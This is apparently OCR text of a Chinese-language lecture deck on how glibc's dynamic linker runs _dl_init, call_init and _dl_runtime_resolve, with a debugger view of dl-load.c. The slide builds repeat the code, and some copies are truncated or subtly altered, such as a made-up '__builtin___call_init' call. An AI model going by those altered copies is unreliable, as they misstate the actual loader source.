

0x7ffff7fd9652 <open_path+450>  mov    r8d, eax
0x7ffff7fd9655 <open_path+453>  mov    eax, dword ptr [r14 + r12*4 + 0x28]
0x7ffff7fd965a <open_path+458>  test   eax, eax
0x7ffff7fd965c <open_path+460>  jne   open_path+904          <open_path+904>

0x7ffff7fd9662 <open_path+466>  cmp    r8d, -1

In file: /usr/src/glibc/glibc-2.31/elf/dl-load.c
1822
1823     /* Print name we try if this is wanted. */
1824     if (__glibc_unlikely (GLRO(dl_debug_mask) & DL_DEBUG_LIBS))
1825         _dl_debug_printf ("  trying file=%s\n", buf);
1826
▶ 1827     fd = open_verify (buf, -1, fbp, loader, whatcode, mode,
1828                     found_other_class, false);
1829     if (this_dir->status[cnt] == unknown)
1830     {
1831         if (fd != -1)
1832             this_dir->status[cnt] = existing;
```



# \$ DL Start





# \$ DL Start

## \_dl\_init

- ▶ 呼叫 preinit array 所儲存的 function pointer
- ▶ 呼叫每個 object 的 init function

```
u1f383@u1f383:/  
$  
void _dl_init(struct link_map *main_map, int argc, char **argv, char **env)  
{  
    ElfW(Dyn) *preinit_array = main_map->l_info[DT_PREINIT_ARRAY];  
    ElfW(Dyn) *preinit_array_size = main_map->l_info[DT_PREINIT_ARRAYSZ];  
    unsigned int i;  
  
    if (... /* preinit array */ )  
    {  
        ElfW(Addr) * addr;  
        unsigned int cnt;  
        addr = (ElfW(Addr) *) (preinit_array->d_un.d_ptr + main_map->l_addr);  
        for (cnt = 0; cnt < i; ++cnt)  
            ((init_t)addr[cnt])(argc, argv, env);  
    }  
  
    i = main_map->l_searchlist.r_nlist;  
    while (i-- > 0)  
        call_init(main_map->l_initfini[i], argc, argv, env);  
    _dl_starting_up = 0;  
}
```

# \$ DL Start

## \_dl\_init

- ▶ 呼叫 preinit array 所儲存的 function pointer
- ▶ 呼叫每個 object 的 init function

```
u1f383@u1f383:/  
$  
void _dl_init(struct link_map *main_map, int argc, char **argv, char **env)  
{  
    ElfW(Dyn) *preinit_array = main_map->l_info[DT_PREINIT_ARRAY];  
    ElfW(Dyn) *preinit_array_size = main_map->l_info[DT_PREINIT_ARRAYSZ];  
    unsigned int i;  
  
    if (... /* preinit array */ )  
    {  
        ElfW(Addr) * addr;  
        unsigned int cnt;  
        addr = (ElfW(Addr) *) (preinit_array->d_un.d_ptr + main_map->l_addr);  
        for (cnt = 0; cnt < i; ++cnt)  
            ((init_t)addr[cnt])(argc, argv, env);  
    }  
  
    i = main_map->l_searchlist.n_list;  
    while (i--  
        call_i  
        _dl_starti  
}
```

如果 preinit array 不為 NULL，代表需要呼叫 preinit function

# \$ DL Start

## \_dl\_init

- ▶ 呼叫 preinit array 所儲存的 function pointer
- ▶ 呼叫每個 object 的 init function

```
u1f383@u1f383:/  
$  
void _dl_init(struct link_map *main_map, int argc, char **argv, char **env)  
{  
    ElfW(Dyn) *preinit_array = main_map->l_info[DT_PREINIT_ARRAY];  
    ElfW(Dyn) *preinit_array_size = main_map->l_info[DT_PREINIT_ARRAYSZ];  
    unsigned int i;  
  
    if (... /* preinit array */ )  
    {  
        ElfW(Addr) * addr;  
        unsigned int cnt;  
        addr = (ElfW(Addr) *) (preinit_array->d_un.d_ptr + main_map->l_addr);  
        for (cnt = 0; cnt < i; ++cnt)  
            ((init_t)addr[cnt])(argc, argv, env);  
    }  
  
    i = main_map->l_searchlist.r_nlist;  
    while (i-- > 0)  
        call_init(main_map->l_initfini[i], argc, argv, env);  
    _dl_starting_up = 0;  
}
```

呼叫 shared object 自己的 init function 與 init function array

# \$ DL Start

## call\_init

- ▶ Mark 成 init 完成，跳過 executable 自己
- ▶ 執行 DT\_INIT function
- ▶ 執行 DT\_INIT\_ARRAY 儲存的 function entry

```
u1f383@u1f383:/  
$  
  
static void  
call_init(struct link_map *l, int argc, char **argv, char **env)  
{  
    if (l->l_init_called)  
        return;  
    l->l_init_called = 1;  
  
    if (__builtin_expect(l->l_name[0], 'a') == '\0' && l->l_type == lt_executable)  
        return;  
  
    if (l->l_info[DT_INIT] == NULL &&  
        __builtin_expect(l->l_info[DT_INIT_ARRAY] == NULL, 1))  
        return;  
  
    if (l->l_info[DT_INIT] != NULL)  
        DL_CALL_DT_INIT(l, l->l_addr +  
                        l->l_info[DT_INIT]->d_un.d_ptr, argc, argv, env);  
  
    ElfW(Dyn) *init_array = l->l_info[DT_INIT_ARRAY];  
    if (init_array != NULL)  
    {  
        unsigned int j;  
        unsigned int jm;  
        ElfW(Addr) * addrs;  
  
        jm = l->l_info[DT_INIT_ARRAYSZ]->d_un.d_val / sizeof(ElfW(Addr));  
        addrs = (ElfW(Addr) *) (init_array->d_un.d_ptr + l->l_addr);  
        for (j = 0; j < jm; ++j)  
            ((init_t)addrs[j])(argc, argv, env);  
    }  
}
```

# \$ DL Start

## call\_init

- ▶ Mark 成 init 完成，跳過 executable 自己
- ▶ 執行 DT\_INIT function
- ▶ 執行 DT\_INIT\_ARRAY 儲存的 function entry

```
u1f383@u1f383:/
$ |
static void
call_init(struct link_map *l, int argc, char **argv, char **env)
{
    if (l->l_init_called)
        return;
    l->l_init_called = 1;

    if (__builtin_expect(l->l_name[0], 'a') == '\0' && l->l_type == lt_executable)
        return;

    if (l->l_info[DT_INIT] != NULL)
        __builtin___call_init(l->l_info[DT_INIT]->d_un.d_ptr, argc, argv, env);

    if (l->l_info[DT_INIT_ARRAY] != NULL)
        DL_CALL_DT_INIT(l->l_info[DT_INIT_ARRAY]->d_un.d_ptr, argc, argv, env);

    ElfW(Dyn) *init_array = l->l_info[DT_INIT_ARRAY];
    if (init_array != NULL)
    {
        unsigned int j;
        unsigned int jm;
        ElfW(Addr) * addr;

        jm = l->l_info[DT_INIT_ARRAYSZ]->d_un.d_val / sizeof(ElfW(Addr));
        addr = (ElfW(Addr) *) (init_array->d_un.d_ptr + l->l_addr);
        for (j = 0; j < jm; ++j)
            ((init_t)addr[j])(argc, argv, env);
    }
}
}
```

Executable 的 init function 在  
**\_\_libc\_csu\_init** 時才會呼叫



# \$ DL Start

## call\_init

- ▶ Mark 成 init 完成，跳過 executable 自己
- ▶ 執行 DT\_INIT function
- ▶ 執行 DT\_INIT\_ARRAY 儲存的 function entry

```
u1f383@u1f383:/
$ |
static void
call_init(struct link_map *l, int argc, char **argv, char **env)
{
    if (l->l_init_called)
        return;
    l->l_init_called = 1;

    if (__builtin_expect(l->l_name[0], 'a') == '\0' && l->l_type == lt_executable)
        return;

    if (l->l_info[DT_INIT] == NULL &&
        __builtin_expect(l->l_info[DT_INIT_ARRAY] == NULL, 1))
        return;

    if (l->l_info[DT_INIT] != NULL)
        DL_CALL_DT_INIT(l, l->l_addr +
            l->l_info[DT_INIT]->d_un.d_ptr, argc, argv, env);

    ElfW(Dyn) *
    if (init_a
    {
        unsigned int j;
        unsigned int jm;
        ElfW(Addr) * addr;

        jm = l->l_info[DT_INIT_ARRAYSZ]->d_un.d_val / sizeof(ElfW(Addr));
        addr = (ElfW(Addr) *) (init_array->d_un.d_ptr + l->l_addr);
        for (j = 0; j < jm; ++j)
            ((init_t)addr[j])(argc, argv, env);
    }
}
```

呼叫 DT\_INIT 保存的 function

# \$ DL Start

## call\_init

- ▶ Mark 成 init 完成，跳過 executable 自己
- ▶ 執行 DT\_INIT function
- ▶ 執行 DT\_INIT\_ARRAY 儲存的 function entry

```
u1f383@u1f383:/
$ |
static void
call_init(struct link_map *l, int argc, char **argv, char **env)
{
    if (l->l_init_called)
        return;
    l->l_init_called = 1;

    if (__builtin_expect(l->l_name[0], 'a') == '\0' && l->l_type == lt_executable)
        return;

    if (l->l_info[DT_INIT] == NULL &&
        __builtin_expect(l->l_info[DT_INIT_ARRAY] == NULL, 1))
        return;

    if (l->l_info[DT_INIT] != NULL)
        DL_CALL_DT_INIT(l, l->l_addr +
                        l->l_info[DT_INIT]->d_un.d_ptr, argc, argv, env);

    ElfW(Dyn) *init_array = l->l_info[DT_INIT_ARRAY];
    if (init_array != NULL)
    {
        unsigned int j;
        unsigned int jm;
        ElfW(Addr) * addr;

        jm = l->l_info[DT_INIT_ARRAYSZ]->d_un.d_val / sizeof(ElfW(Addr));
        addr = (ElfW(Addr) *) (init_array->d_un.d_ptr + l->l_addr);
        for (j = 0; j < jm; ++j)
            ((init_t)addr[j])(argc, argv, env);
    }
}


呼叫 DT_INIT_ARRAY 保存的
function entry
```





DL Ing

# \$ DL Ing

- ▶ 當程式使用 lazy binding 的方式去解析 symbol 時，會透過 dl 去處理解析 function 的行為，整個過程如下



# \$ DL Ing





# \$ DL Ing

## \_\_dl\_runtime\_resolve

- ▶ 儲存 resolve 前的狀態
- ▶ Resolve function
- ▶ 恢復 resolve 前的狀態
- ▶ Call function

```
u1f383@u1f383:/  
$ |  
  
__dl_runtime_resolve:  
    pushq %rbx  
    mov %RSP_LP, %RBX_LP  
    and $-STATE_SAVE_ALIGNMENT, %RSP_LP  
    ...  
    movq %rax, REGISTER_SAVE_RAX(%rsp)  
    ... # 各種 regs  
    movq %r9, REGISTER_SAVE_R9(%rsp)  
    movl $STATE_SAVE_MASK, %eax  
    xorl %edx, %edx  
    movq %rdx, (STATE_SAVE_OFFSET + 512 + 8 * 2)(%rsp)  
    ... # 2~7  
    movq %rdx, (STATE_SAVE_OFFSET + 512 + 8 * 7)(%rsp)  
    xsavec STATE_SAVE_OFFSET(%rsp)  
    mov (LOCAL_STORAGE_AREA + 8)(%BASE), %RSI_LP  
    mov LOCAL_STORAGE_AREA(%BASE), %RDI_LP  
    call __dl_fixup  
    mov %RAX_LP, %R11_LP  
    movl $STATE_SAVE_MASK, %eax  
    xorl %edx, %edx  
    xrstor STATE_SAVE_OFFSET(%rsp)  
    movq REGISTER_SAVE_R9(%rsp), %r9  
    ... # 各種 regs  
    movq REGISTER_SAVE_RAX(%rsp), %rax  
    mov %RBX_LP, %RSP_LP  
    movq (%rsp), %rbx  
    add $(LOCAL_STORAGE_AREA + 16), %RSP_LP  
    jmp *%r11
```

# \$ DL Ing

## \_\_dl\_runtime\_resolve

- ▶ 儲存 resolve 前的狀態
- ▶ Resolve function
- ▶ 恢復 resolve 前的狀態
- ▶ Call function

```
u1f383@u1f383:/  
$ |  
__dl_runtime_resolve:  
pushq %rbx  
mov %RSP_LP, %RBX_LP  
and $-STATE_SAVE_ALIGNMENT, %RSP_LP  
...  
movq %rax, REGISTER_SAVE_RAX(%rsp)  
... # 各種 regs  
movq %r9, REGISTER_SAVE_R9(%rsp)  
movl $STATE_SAVE_MASK, %eax  
xorl %edx, %edx  
movq %rdx, (STATE_SAVE_OFFSET + 512 + 8 * 2)(%rsp)  
... # 2~7  
movq %rdx, (STATE_SAVE_OFFSET + 512 + 8 * 7)(%rsp)  
xsavec STATE_SAVE_OFFSET(%rsp)  
mov (LOCAL_STORAGE_AREA + 8)(%BASE), %RSI_LP  
mov LOCAL_STORAGE_AREA(%BASE), %RDI_LP  
call __dl_fixup  
mov %R...  
movl $...  
xorl %eax, %eax  
xrstor STATE_SAVE_OFFSET(%rsp)  
movq REGISTER_SAVE_R9(%rsp), %r9  
... # 各種 regs  
movq REGISTER_SAVE_RAX(%rsp), %rax  
mov %RBX_LP, %RSP_LP  
movq (%rsp), %rbx  
add $(LOCAL_STORAGE_AREA + 16), %RSP_LP  
jmp *%r11
```

保存一堆 register

# \$ DL Ing

## \_\_dl\_runtime\_resolve

- ▶ 儲存 resolve 前的狀態
- ▶ Resolve function
- ▶ 恢復 resolve 前的狀態
- ▶ Call function

```
u1f383@u1f383:/  
$ |  
  
__dl_runtime_resolve:  
    pushq %rbx  
    mov %RSP_LP, %RBX_LP  
    and $-STATE_SAVE_ALIGNMENT, %RSP_LP  
    ...  
    movq %rax, REGISTER_SAVE_RAX(%rsp)  
    ... # 各種 regs  
    movq %r9, REGISTER_SAVE_R9(%rsp)  
    movl $STATE_SAVE_MASK, %eax  
    xorl %edx, %edx  
    movq %rdx, (STATE_SAVE_OFFSET + 512 + 8 * 2)(%rsp)  
    ... # 2~7  
    movq %rdx, (STATE_SAVE_OFFSET + 512 + 8 * 7)(%rsp)  
    xsavec STATE_SAVE_OFFSET(%rsp)  
    mov (LOCAL_STORAGE_AREA + 8)(%BASE), %RSI_LP  
    mov LOCAL_STORAGE_AREA(%BASE), %RDI_LP  
    call __dl_fixup  
    mov %RAX_LP, %R11_LP  
    movl $  
    xorl %  
    xrstor  
    movq REGISTER_SAVE_R9(%rsp), %r9  
    ... # 各種 regs  
    movq REGISTER_SAVE_RAX(%rsp), %rax  
    mov %RBX_LP, %RSP_LP  
    movq (%rsp), %rbx  
    add $(LOCAL_STORAGE_AREA + 16), %RSP_LP  
    jmp *%r11
```

解析 function

# \$ DL Ing

## \_\_dl\_runtime\_resolve

- ▶ 儲存 resolve 前的狀態
- ▶ Resolve function
- ▶ 恢復 resolve 前的狀態
- ▶ Call function

```
u1f383@u1f383:/  
$ |  
  
_dl_runtime_resolve:  
    pushq %rbx  
    mov %RSP_LP, %RBX_LP  
    and $-STATE_SAVE_ALIGNMENT, %RSP_LP  
    ...  
    movq %rax, REGISTER_SAVE_RAX(%rsp)  
    ... # 各種 regs  
    movq %r9, REGISTER_SAVE_R9(%rsp)  
    movl $STATE_SAVE_MASK, %eax  
    xorl %edx, %edx  
    movq %rdx, (STATE_SAVE_OFFSET + 512 + 8 * 2)(%rsp)  
    ... # 2~7  
    movq %rdx, (STATE_SAVE_OFFSET + 512 + 8 * 7)(%rsp)  
    xsavec STATE_SAVE_OFFSET(%rsp)  
    mov (LOCAL_STORAGE_AREA + 8)(%BASE), %RSI_LP  
    mov LOCAL_STORAGE_AREA(%BASE), %RDI_LP  
    call dl_fixup  
    mov %RAX_LP, %R11_LP  
    movl $STATE_SAVE_MASK, %eax  
    xorl %edx, %edx  
    xrstor STATE_SAVE_OFFSET(%rsp)  
    movq REGISTER_SAVE_R9(%rsp), %r9  
    ... # 各種 regs  
    movq REGISTER_SAVE_RAX(%rsp), %rax  
    mov %RBX_LP, %RSP_LP  
    movq (%rsp), %rbx  
    add $(LOCAL_STORAGE_AREA + 16), %RSP_LP  
    jmp *%r11
```

恢復 resolve 前的 register

# \$ DL Ing

## \_\_dl\_runtime\_resolve

